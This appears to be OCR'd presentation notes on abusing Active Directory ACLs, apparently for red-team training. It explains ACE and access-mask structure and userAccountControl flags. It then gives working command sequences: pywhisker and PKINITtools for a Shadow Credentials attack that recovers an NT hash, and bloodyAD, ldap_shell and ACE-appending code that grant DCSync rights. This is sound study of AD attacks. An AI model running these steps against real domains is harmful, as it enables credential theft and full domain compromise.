
```
Mask:{
    Mask: {131380}
}
Sid:{
    Revision: {1}
    SubAuthorityCount: {5}
    IdentifierAuthority:{
        Value: {b'\x00\x00\x00\x00\x00\x05'}
    }
    SubLen: {20}
    SubAuthority: {b'\x15\x00\x00\x00M!\xae\xa4\xdcPO\\5\xc7z\x8dT\x04\x00\x00'}
}
```

```python
def hasPriv(self, priv):
    return self['Mask'] & priv == priv

def setPriv(self, priv):
    self['Mask'] |= priv

def removePriv(self, priv):
    self['Mask'] ^= priv
```

ACE GUI



ACE


ACE Size	ACE Type
Inheritance and Audit Flags	
Access Mask	
SID	

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
GR	GW	GE	GA	Reserved			AS	Standard access rights								Object-specific access rights															


GR → Generic_Read
GW → Generic_Write
GE → Generic_Execute
GA → Generic_ALL
AS → Right to access SACL


ACE Size	ACE Type
Inheritance and Audit Flags	
Access Mask	
SID	
Object Type	Inherited Object Type
Object Flags	

object_type='1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' – DS-Replication-Get-Changes-All
object_type='1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' – DS-Replication-Get-Changes
object_type='89e95b76-444d-4c62-991a-0facbeda640c' - DS-Replication-Get-Changes-In-Filtered-Set



ACE






Properties

- MsDs-KeyCredentialLink (Shadow creds) – https://github.com/ShutdownRepo/pywhisker
- MsDS-AllowedToActOnBehalfOfOtherIdentity – Resource Based Constrained Delegation
- Ms-DS-MachineAccountQuota – Relevant to CVE-2021-42278
- Script-Path – When logging locally to the host, the path to the executable is stored in the scriptPath attribute
- msTSInitialProgram – When using the terminal server, the path to the executable file is stored in the attribute msTSInitialProgram
- userAccountControl – Stores the mask responsible for the object properties.

Shadow credentials

Pre-requisites for this attack are as follows

- the target Domain Functional Level must be Windows Server 2016 or above.
- the target domain must have at least one Domain Controller running Windows Server 2016 or above.
- the Domain Controller to use during the attack must have its own certificate and keys (this means either the organization must have AD CS, or a PKI, a CA or something alike).
- the attacker must have control over an account able to write the msDs-KeyCredentialLink attribute of the target user or computer account.



Shadow credentials

nothing supernatural

Tips to know

just a note

Got GenericWrite/All to machine or user account in domain with ADCS?

Use the Shadow Credentials attack to restore the NT hash of the desired object by using pywhisker and PKINITtools.

Complete your attack on a machine account by creating a silver ticket with the restored machine account's NT hash and gain a code execution.

ptswarm

```
❯ python3 pywhisker.py -a add -t 'WRKSTATION01$' -d 'vkr' -u 'lowpriv' -p 'Qwerty123!' --dc-ip 192.168.41.10
[*] Searching for the target account
[*] Target user found: CN=WRKSTATION01,CN=Computers,DC=vkr,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 4ab4d36e-db15-4dd5-847a-31ee3f2960a2
[*] Updating the msDS-KeyCredentialLink attribute of WRKSTATION01$
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: bPvOsv5U.pfx
[*] Must be used with password: O6PyQq4ixHmZso1fnrNU
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

```
❯ python3 gettgtpkinit.py \
    -cert-pfx 'bPvOsv5U.pfx' \
    -pfx-pass 'O6PyQq4ixHmZso1fnrNU' \
    -dc-ip 192.168.41.10 'vkr.local/WRKSTATION01$' WRKSTATION01.ccache
2021-11-15 11:44:28,397 minikerberos INFO     Loading certificate and key from file
2021-11-15 11:44:28,461 minikerberos INFO     Requesting TGT
2021-11-15 11:44:33,608 minikerberos INFO     AS-REP encryption key (you might need this later):
2021-11-15 11:44:33,608 minikerberos INFO     e189e606308832c397c2d036a4dc58a61131ed40eb8812c18c148fec3bb0f26e
2021-11-15 11:44:33,612 minikerberos INFO     Saved TGT to file
```

```
❯ KRB5CCNAME=./WRKSTATION01.ccache python3 getnthash.py \
    -key 'e189e606308832c397c2d036a4dc58a61131ed40eb8812c18c148fec3bb0f26e' \
    -dc-ip 192.168.41.10 'vkr.local/WRKSTATION01$'
Impacket v0.9.24.dev1+20210726.180101.1636eaab - Copyright 2021 SecureAuth Corporation

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
cedec8e9c08c9d2d71ebf92f0d858c52
```

More masks

```
"userAccountControl": [
    4194816
],
```

```
>>> bin(4194816)
'0b10000000000001000000000'
>>>
```

```
"userAccountControl": [
    4096
],
```

```
>>> bin(4096)
'0b1000000000000'
>>>
```

Flag value (binary)	(decimal)	
00000000000000000000000000000000x	1	Reserved, the value must always be 0
00000000000000000000000000000010	2	UF_ACCOUNT_DISABLE
00000000000000000000000000000x00	4	Reserved, the value must always be 0
00000000000000000000000000001000	8	UF_HOMEDIR_REQUIRED
00000000000000000000000000010000	16	UF_LOCKOUT
00000000000000000000000000100000	32	UF_PASSWD_NOTREQD
00000000000000000000000001000000	64	UF_PASSWD_CANT_CHANGE
00000000000000000000000010000000	128	UF_ENCRYPTED_TEXT_PASSWORD_ALLOWED
00000000000000000000000x00000000	256	Reserved, the value must always be 0
00000000000000000000001000000000	512	UF_NORMAL_ACCOUNT
00000000000000000000x0000000000	1024	Reserved, the value must always be 0
00000000000000000001000000000000	2048	UF_INTERDOMAIN_TRUST_ACCOUNT
00000000000000000010000000000000	4096	UF_WORKSTATION_TRUST_ACCOUNT
00000000000000000100000000000000	8192	UF_SERVER_TRUST_ACCOUNT
00000000000000000x000000000000000	16384	Reserved, the value must always be 0
00000000000000000x000000000000000	32768	Reserved, the value must always be 0
00000000000000010000000000000000	65536	UF_DONT_EXPIRE_PASSWD
00000000000000100000000000000000	131072	UF_MNS_LOGON_ACCOUNT
00000000000001000000000000000000	262144	UF_SMARTCARD_REQUIRED
00000000000010000000000000000000	524288	UF_TRUSTED_FOR_DELEGATION
00000000000100000000000000000000	1048576	UF_NOT_DELEGATED
00000000001000000000000000000000	2097152	UF_USE_DES_KEY_ONLY
00000000010000000000000000000000	4194304	UF_DONT_REQUIRE_PREAUTH
00000000100000000000000000000000	8388608	UF_PASSWORD_EXPIRED
00000001000000000000000000000000	16777216	UF_TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION
00000010000000000000000000000000	33554432	UF_NO_AUTH_DATA_REQUIRED
00001000000000000000000000000000	67108864	UF_PARTIAL_SECRETS_ACCOUNT


UF_DONT_REQUIRE_PREAUTH (4194304)

This bit indicates that there is no so-called **pre-authentication** necessary for Kerberos authentication of the account. This is only for older Kerberos client important, which need to login to the domain from foreign systems and which does not support Kerberos pre-authentication. For accounts that log on from a Windows machine, or just for machine accounts of Windows domain members, this flag flag should NEVER be set, for the pre-authentication prevents certain types of dictionary attacks on the Kerberos login.

Set DcSync bloodyAD

bloodyAD - https://github.com/CravateRouge/bloodyAD

```
┌──(riocool㉿host)-[~/work/pentest/bloodyAD]
└─$ python3 bloodyAD.py -d roasting.lab -u Administrator -p 1qaz@WSX --host 192.168.1.80 setDCSync test
[+] test SID is: S-1-5-21-170099002-3324421148-3202989712-1150
test can now DCSync
```




```python
def modifySecDesc(conn, identity, target,
    ldap_filter='(objectClass=*)', ldap_attribute='nTSecurityDescriptor',
    object_type=None, access_mask=ACCESS_FLAGS['GENERIC_ALL'], control_flag=None, enable="True"):
```

```python
if enable:
    sd['Dacl'].aces.append(createACE(sid=user_sid, access_mask=access_mask))
else:
    aces_to_keep = []
    LOG.debug('Currently allowed sids:')
    for ace in sd['Dacl'].aces:
        ace_sid = ace['Ace']['Sid']
        if ace_sid.getData() == user_sid:
            LOG.debug('    %s (will be removed)' % ace_sid.formatCanonical())
        else:
            LOG.debug('    %s' % ace_sid.formatCanonical())
            aces_to_keep.append(ace)
            sd['Dacl'].aces = aces_to_keep
# Remove the attribute if there is no ace to keep
if len(sd['Dacl'].aces) > 0 or ldap_attribute == 'nTSecurityDescriptor':
    attr_values.append(sd.getData())
```


Set DcSync ldap_shell

Ldap_shell - https://github.com/PShlyundin/ldap_shell

```
└─$ ldap_shell redteam.bro/admin:P@ssw0rd -dc-ip 192.168.1.2
[INFO] Starting interactive shell
Type help for list of commands

# set_dcsync user
[INFO] DACL modified successfully! user now has DS-Replication privilege and can perform DCSync attack!

#
```




```
sd['Dacl'].aces.append(self.createACE(sid=user_sid, object_type='1131f6ad-9c07-11d1-f79f-00c04fc2dcd2')) #set_DS-Replication-Get-Changes-All
sd['Dacl'].aces.append(self.createACE(sid=user_sid, object_type='1131f6aa-9c07-11d1-f79f-00c04fc2dcd2')) #set_DS-Replication-Get-Changes
sd['Dacl'].aces.append(self.createACE(sid=user_sid, object_type='89e95b76-444d-4c62-991a-0facbeda640c')) #set_DS-Replication-Get-Changes-In-F

if len(sd['Dacl'].aces) > 0 or ldap_attribute == 'nTSecurityDescriptor':
    attr_values.append(sd.getData())
self.client.modify(entry_dn, {ldap_attribute: [ldap3.MODIFY_REPLACE, attr_values]})
```


ACL Abuse GenericAll

Computer:

- Reset password (bad idea)
- RBCD
- Read LAPS
- Read GMSA
- Shadow Credentials

